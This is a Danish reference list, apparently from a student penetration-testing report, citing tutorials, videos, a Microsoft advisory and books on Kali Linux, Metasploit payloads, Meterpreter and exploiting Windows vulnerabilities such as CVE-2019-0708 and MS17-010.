Claudius, M. (s.d.). Introduktion til Kali linux. *MICL EASJ*. http://micl-easj.dk/IT%20Security/Opgaver_Alm/Kali%20Linux%20Tools.pdf

Claudius, M., D. Hansen, F., Z. Simonsen, A. & Fayez, H. (s.d.). *Pentest on Metasploitable*. MICL EASJ. http://micl-easj.dk/IT%20Security/Opgaver_Alm/Pentest%20using%20Metasploitable%20vs.%201.0.pdf

Cleary, L. (2016, 10. Februar). Understanding Metasploit Payloads. *Hello Its Liam*. <https://www.helloitsliam.com/2016/02/10/understanding-metasploit-payloads/>

Easttom, C. (2016). *Computer Security Fundamentals* (3. udg.). Pearson Education, Inc. <https://dynacorps.net/downloading/Computer%20Security%20Fundamentals%203ed%20%5B2016%5D.pdf>

Hollingsworth, M. (2017, 14. Maj). *Hiding Payload Virus Behind An Image - Undetectable Backdoor* [Video]. YouTube. <https://www.youtube.com/watch?v=IAHdch2TThU>

How to Check (Scan) for Open Ports in Linux. (2019, 9. Juli). Linuxize. <https://linuxize.com/post/check-open-ports-linux/>

Microsoft. (2019, 14. Maj). *CVE-2019-0708: Remote Desktop Services Remote Code Execution Vulnerability*. Microsoft. <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708>

Microsoft (Instruktør). (2020). *Windows 10 Enterprise* [Dette er et download link til Windows 10 Enterprise, som udbydes af Microsoft selv. Dette er flere forskellige muligheder af hvilke virtuel platform man ønsker at anvende.]. Microsoft. <https://developer.microsoft.com/da-dk/windows/downloads/virtual-machines/>

Obbayi, L. (2018, 30. Juli). *How to Attack Windows 10 Machine with Metasploit on Kali Linux*. Resources Info Sec Institute. <https://resources.infosecinstitute.com/how-to-attack-windows-10-machine-with-metasploit-on-kali-linux/#gref>

Shashwat. (2014, 11. April). *Penetration Testing: Crash Windows 7 Using Metasploit and Remote Desktop Connection Vulnerability*. Kali Tutorials. <https://www.kalitutorials.net/2014/04/penetration-testing-crash-windows-7.html>

Singh, A., Jaswal, N., Agarwal, M. & Teixeira, D. (2018). MS17-010. I: V. Boricha (Red.), *Metasploit Penetration Testing Cookbook: Evade antiviruses, bypass firewalls and exploit complex enviroments with the most wisely used penetration testing framework* (s. 113-119). Packt Publishing Ltd. [Metasploit Penetration Testing Cookbook](#)

The AnonSec. (2019, 3. Januar). *Hack Windows 10 with Metasploit | 2019* [Video]. YouTube. <https://www.youtube.com/watch?v=GkNrXsUoY6Y>

Understanding Payloads In Metasploit. (s.d.). Offensive Security. <https://www.offensive-security.com/metasploit-unleashed/payloads/>

What is Meterpreter?. (s.d.). The Secret Security Wiki. <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/>

What is Network Address Translation?. (s.d.). Whatismyipadress. <https://whatismyipaddress.com/nat>